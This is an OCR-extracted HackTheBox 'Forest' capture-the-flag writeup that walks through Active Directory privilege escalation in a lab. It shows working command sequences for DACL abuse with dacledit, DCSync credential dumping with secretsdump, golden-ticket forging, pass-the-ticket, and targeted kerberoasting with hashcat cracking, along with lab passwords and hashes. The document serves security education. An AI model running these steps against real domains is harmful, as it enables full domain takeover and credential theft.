
- User `svc-alfresco` owns user `evil`

- User `evil` have permission to perform **DCSync**
- **DCSync** -> Get `krbtgt` hash -> Craft golden ticket -> Impersonate any user


Press help on the path line to view instructions



Info



Linux Abuse



Give FullControl over `evil` to `svc-alfresco`

Setup `dacledit` - HackTheBox Writeup - Forest > Root Flag > Setup `dacledit`

Run `dacledit.py`

```
┌──(impacket-shutdownrepo-TDbuqu7G)─(kali㉿kali)-[/opt/sectools/ad/impacket-shutdownrepo]
└─$ dacledit.py -action 'write' -rights 'FullControl' -principal 'svc-alfresco' -target 'evil' 'htb.local'/'svc-alfresco':'s3rvice'
Impacket v0.9.25.dev1+20221216.150032.204c5b6b - Copyright 2021 SecureAuth Corporation

[*] DACL backed up to dacledit-20230719-185510.bak
[*] DACL modified successfully!
```

Force change `evil's` password

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net user /domain evil newP@ssword2023
The command completed successfully.
```

DCSync & Golden Ticket

Dcsync to get `krbtgt` hash

```
secretsdump.py htb.local/evil:'newP@ssword2023'@htb.local -just-dc -outputfile evil_secretsdump.txt
```

Get `krbtgt` hash

```
┌──(kali㉿kali)-[~/htb/Forest]
└─$ cat evil_secretsdump.txt.ntds.kerberos| grep krbtgt
krbtgt:aes256-cts-hmac-sha1-96:9bf3b92c73e03eb58f698484c38039ab818ed76b4b3a0e1863d27a631f89528b
krbtgt:aes128-cts-hmac-sha1-96:13a5c6b1d30320624570f65b5f755f58
krbtgt:des-cbc-md5:9dd5647a31518ca8
```

Get domain sid

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> whoami /user

USER INFORMATION
----------------

User Name        SID
================ ==============================================
htb\svc-alfresco S-1-5-21-3072663084-364016917-1341370565-1147
```

Craft golden ticket

```
ticketer.py -aesKey 9bf3b92c73e03eb58f698484c38039ab818ed76b4b3a0e1863d27a631f89528b -domain-sid S-1-5-21-3072663084-364016917-
1341370565 -domain htb.local Administrator
```

Pass the ticket with evil-winrm

HackTheBox Writeup - Forest > Root Flag > Pass The Ticket With Evil-Winrm

Targeted Kerberoasting from `svc-alfresco`

× Failure


The user `evil` was added by other HTB players...

> Only works if users are using weak passwords

No **kerberoastable** accounts found by default

```
┌──(kali㉿kali)-[~/htb/Forest]
└─$ cme ldap htb.local -u svc-alfresco -p 's3rvice' --kerberoasting kerberoastables.txt
SMB         htb.local       445    FOREST           [*] Windows Server 2016 Standard 14393 x64 (name:FOREST) (domain:htb.local)
(signing:True) (SMBv1:True)
LDAP        htb.local       389    FOREST           [+] htb.local\svc-alfresco:s3rvice
LDAP        htb.local       389    FOREST           [-] Neo4J does not seem to be available on bolt://127.0.0.1:7687.
LDAP        htb.local       389    FOREST           No entries found!
```

From bloodhound :



Get user `evil`'s creds

> **Info**
>
> We can set SPN for all users in domain since having the `Accout Operators` group

Use **targetedkerberoast**

> https://github.com/ShutdownRepo/targetedKerberoast

```
python targetedKerberoast.py -v -d 'htb.local' -u 'svc-alfresco' -p 's3rvice'
```

Crack `evil` user's ticket hash

```
hashcat targetedkerberoast.txt /opt/wordlists/rockyou.txt -m 13100
```

Result :

```
$krb5tgs$23$*evil$HTB.LOCAL$htb.local/evil*$67022da9c5a75b2878ba9ace5d87d2fc$ad2459e22724d5c8f75bb8eab42daed08ac27e792f021381966eb
bd04748d3a1d87970e45056d375b531e999021466128fb083bc875a18c6e5710e7a321ad07108825c3bc1bbb9da38ed08d4db74a00588ba03ae53bd3a137623a44
6b5804ba6e9de3d8e3913ea790070676d143724c404bd3d1a026417d20df21c6f2d7236bb80df53cc14ab3ab9c55c08cab7f0345e2f6ab7acf8e747b50617f9e6d
bc496a82f724d4b2d224f682dccb556cda91667a2993d94da59898e59337d2f463eb47ce6932ec7d19bd268ed5c42d00aa4c6a465e355e1c2f0a1b531b55b096ee
f20358660f8681f431084157d3ac5c00382dcab27ccaa2bd3f6b1327c074ec266af61788f27dcd54b472079c2a546b68cf1f73e054485fdaa108580e5a40e864af
efddd9e899a71a758af7f09ac2d105224d0d0294b5437ca23046f175f9980ba93904fee27b23a6e312c59875ebfd91478abcd5660e9deeb93b99db6b2ec1f90c94
92fafda4b13ddc40aa397504b7201a26511f575ae02001aaf5ae08f077a1a30272379b4e729c1d62e3360d3a3be3bfdb11b64966b7de22dcafdcc2d3e160af1a63
aa3760ef029554a6ce3194705eb35a55f8ff8d311075e4dfe3329292c83a372175fd8167ef7aa8d4b560c0912dae7b43ec860719e2e2864289d5a1b51f4e761ddc
19e6a040837820b2d8a8a4d5838b5f601e3b3484d4165121f0d310ea9209f473c8c983033805400034d391dcfac75481fa9866448da1d036e9a29ccb02df32b750
87cd65ef6e614c7b11411064560338fd9db7bb9e19abe14eb68aec169fc3d8a23852ede8d4cd72dcd01cb9b97f6e9cf58369062e79e6f567ca92e8e4be2e7ebcb9
39b542d921a446f37ca8b73b9f24e93452f864c6cb2f3fabda970b996ba34dd166c207044b7faf58a28ed412636d354ff383214d4ce355f3c057a922e2277d4e5b
ad3898db3993188fa544340e63aacf225e4abcc7adb1d84aa6ee115ba4d9c29b36ae48f32bf4bee0197e7c3cfed6c151bdf46794a5297362025acd42db05060629
c54a0e60a83462ce63156eefe425978225bcf9e15573b951e88f629efbc91fb791475154f0312518db9737dba175872550d24ae7622258a585aa26d9cdee49c530
e397cdacb35ab2c8966f807010b51e9377e58414c0d970be20b8ef144fea6fa1bcfc96eb81ff9addafec3d1f7577d857ddee619bca49341f5e5cf684ae2b433739
```

```
f8f11782349b331519dca324d1edb42de09f8d148f3c46302f6187cf5e4db0b0eca7f3a4096f59c5ec19e773081ba081db892e6aa4c375e95ec4210c70a67c2b0b
9abec0d53a86d4a731986ff05ca815911361a98953fb17502e559661c45c67df1fb275fafb4749e3d708eb3f36b:abc123!
```

DCSync

```
secretsdump.py htb.local/evil:'abc123!'@htb.local -just-dc -outputfile evil_secretsdump.txt
```

Craft Golden Ticket

Get `krbtgt`'s hash

```
┌──(kali㉿kali)-[~/htb/Forest]
└─$ cat evil_secretsdump.txt.ntds.kerberos| grep krbtgt
krbtgt:aes256-cts-hmac-sha1-96:9bf3b92c73e03eb58f698484c38039ab818ed76b4b3a0e1863d27a631f89528b
krbtgt:aes128-cts-hmac-sha1-96:13a5c6b1d30320624570f65b5f755f58
krbtgt:des-cbc-md5:9dd5647a31518ca8
```

Get domain sid

```
┌──(kali㉿kali)-[~/htb/Forest]
└─$ lookupsid.py htb.local/evil:'abc123!'@htb.local 1 -no-pass
Impacket v0.10.1.dev1+20230718.100545.fdbd256 - Copyright 2022 Fortra

[*] Brute forcing SIDs at htb.local
[*] StringBinding ncacn_np:htb.local[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-3072663084-364016917-1341370565
```

Craft golden ticket

```
ticketer.py -aesKey 9bf3b92c73e03eb58f698484c38039ab818ed76b4b3a0e1863d27a631f89528b -domain-sid S-1-5-21-3072663084-364016917-
1341370565
```

Pass The Ticket

Sync time with domain controller

```
sudo ntpdate htb.local
```

```
export KRB5CCNAME=Administrator.ccache
wmiexec.py forest.htb.local -k -no-pass
```

Computer object takeover

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

Google `SeMachineAccountPrivilege privilege escalation`

> https://github.com/0xJs/RedTeaming_CheatSheet/blob/main/windows-ad/Domain-Privilege-Escalation.md#computer-object-takeover

No permissions